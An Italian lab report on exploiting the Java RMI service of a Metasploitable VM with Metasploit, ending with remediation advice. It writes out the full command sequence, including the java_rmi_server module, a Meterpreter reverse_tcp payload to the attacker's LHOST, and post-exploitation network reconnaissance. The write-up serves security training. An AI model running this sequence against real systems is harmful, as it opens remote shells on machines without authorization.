Relazione: Sfruttamento della vulnerabilità Java RMI su Metasploitable

1. Introduzione

In questo documento, analizzeremo e descriveremo lo sfruttamento della vulnerabilità Java RMI, presente su un server Metasploitable, utilizzando il framework Metasploit. In particolare, ci concentreremo sul servizio RMI esposto sulla porta 1099, come abbiamo ottenuto una sessione remota Meterpreter e quali misure possono essere adottate per risolvere la vulnerabilità.

2. Cos'è Java RMI?

Java Remote Method Invocation (RMI) è un meccanismo che permette a un programma Java di eseguire metodi su oggetti remoti, come se fossero locali. Questa tecnologia facilita la comunicazione tra applicazioni distribuite, consentendo la trasmissione di oggetti attraverso la rete. Tuttavia, se non configurato correttamente, il servizio RMI può esporre i sistemi a vulnerabilità critiche.

2.1. La vulnerabilità Java RMI

La vulnerabilità che abbiamo sfruttato è dovuta a un'implementazione debole del servizio RMI, che consente l'accesso non autenticato al registro degli oggetti. Gli attaccanti possono inserire codice arbitrario attraverso oggetti Java malevoli, eseguendoli nella JVM (Java Virtual Machine) della macchina bersaglio. Questo tipo di attacco è noto come Remote Code Execution (RCE).

2.2. Condizioni di vulnerabilità

- **Esposizione della porta 1099**: Il servizio RMI è in ascolto su questa porta ed è accessibile dall'esterno senza autenticazione.
- Mancanza di controlli di sicurezza: Il server RMI non implementa meccanismi di autenticazione o autorizzazione robusti, né crittografia delle comunicazioni.
- Caricamento di oggetti pericolosi: L'attaccante può utilizzare il sistema RMI per caricare e far eseguire codice malevolo.

3. Sfruttamento della vulnerabilità

3.1. Preparazione dell'ambiente

Per questo attacco, abbiamo utilizzato due macchine virtuali configurate nella seguente maniera:

- Macchina Attaccante (Kali Linux): IP 192.168.11.111.
- Macchina Vittima (Metasploitable): IP 192.168.11.112.

3.1.1 Configurazione IP su Kali

Abbiamo verificato e impostato l'indirizzo IP della macchina Kali con il seguente comando:

ifconfig eth0 192.168.11.111 netmask 255.255.255.0

```
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
     link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff:ff:ff
     inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0 inet6 fe80::20c:29ff:fefa:dd2a/64 scope link
         valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000 link/ether 00:0c:29:fa:dd:34 brd ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK, UP, LOWER_UP> mtu 16436 qdisc noqueue
     link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
     inet 127.0.0.1/8 scope host lo
     inet6 ::1/128 scope host
         valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
     link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff:ff
     inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
     inet6 fe80::20c:29ff:fefa:dd2a/64 scope link
valid_lft forever preferred_lft forever

3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000 link/ether 00:0c:29:fa:dd:34 brd ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
```

Per verificare la configurazione della macchina Metasploitable, abbiamo eseguito il comando ifconfig sulla macchina, assicurandoci che l'indirizzo fosse corretto.

3.2. Utilizzo di Metasploit per l'attacco


Dopo aver configurato l'ambiente, abbiamo avviato **Metasploit** sulla macchina Kali con il comando:

sudo msfconsole

3.2.1. Scoperta e selezione dell'exploit

Utilizzando Metasploit, abbiamo cercato l'exploit appropriato per il servizio RMI esposto sulla porta 1099:

search java rmi



Il modulo di exploit che abbiamo selezionato è stato:

use exploit/multi/misc/java_rmi_server

3.2.2. Configurazione dell'exploit

Successivamente, abbiamo configurato i parametri per l'exploit, impostando l'indirizzo della macchina vittima (RHOST) e la porta (RPORT) in ascolto:

set RHOST 192.168.11.112

set RPORT 1099

Abbiamo anche impostato il payload da utilizzare per ottenere una sessione Meterpreter, configurando l'indirizzo della macchina attaccante (LHOST) e la porta di ritorno (LPORT):


set payload java/meterpreter/reverse_tcp

set LHOST 192.168.11.111

set LPORT 4444

3.2.3. Lancio dell'exploit

Una volta configurato tutto, abbiamo eseguito l'exploit:



exploit

Con successo, abbiamo ottenuto una sessione Meterpreter sulla macchina vittima.

3.3. Raccolta di informazioni dalla macchina vittima

Dopo aver ottenuto l'accesso alla macchina, abbiamo raccolto le seguenti informazioni richieste:

• Configurazione di rete:

ifconfig


run get_local_subnets

Questo comando ci ha permesso di visualizzare la configurazione della rete della macchina vittima.

• Tabella di routing:

route

Abbiamo verificato le rotte configurate sulla macchina, che ci ha fornito informazioni su come il traffico veniva instradato.



3.4. Chiusura della sessione

Una volta raccolti i dati necessari, abbiamo chiuso la sessione Meterpreter:

exit

4. Risoluzione della vulnerabilità

Per prevenire attacchi simili in futuro, è necessario implementare misure di sicurezza adeguate:

4.1. Autenticazione e autorizzazione

L'accesso al servizio RMI deve essere protetto da un meccanismo di autenticazione solido. Implementare autenticazione basata su certificati o credenziali sicure può impedire agli utenti non autorizzati di accedere al registro degli oggetti RMI.

4.2. Isolamento della rete

È fondamentale isolare i servizi critici come RMI su subnet protette e non esporli direttamente a reti esterne. Utilizzare firewall per limitare l'accesso alle porte critiche (come la 1099) solo a indirizzi IP autorizzati.

4.3. Crittografia

Le comunicazioni tra client e server RMI devono essere protette con SSL/TLS per evitare intercettazioni e attacchi di tipo man-in-the-middle.

4.4. Aggiornamenti e patch

Assicurarsi che il software Java e RMI siano aggiornati alle versioni più recenti. Le patch di sicurezza possono correggere vulnerabilità note, come quella che abbiamo sfruttato in questo esercizio.

4.5. Utilizzo del Security Manager di Java

Il **Java Security Manager** può essere configurato per limitare i permessi degli oggetti RMI. Questo riduce la superficie di attacco, impedendo l'esecuzione di codice arbitrario.

5. Conclusione

L'esercizio ha dimostrato come una vulnerabilità nel servizio Java RMI possa essere sfruttata per ottenere il controllo remoto di una macchina. Attraverso Metasploit, siamo riusciti a ottenere una sessione Meterpreter, che ci ha permesso di raccogliere informazioni sensibili sulla macchina vittima. L'implementazione di misure di sicurezza adeguate, come l'autenticazione, la crittografia e l'isolamento della rete, può prevenire attacchi simili in futuro.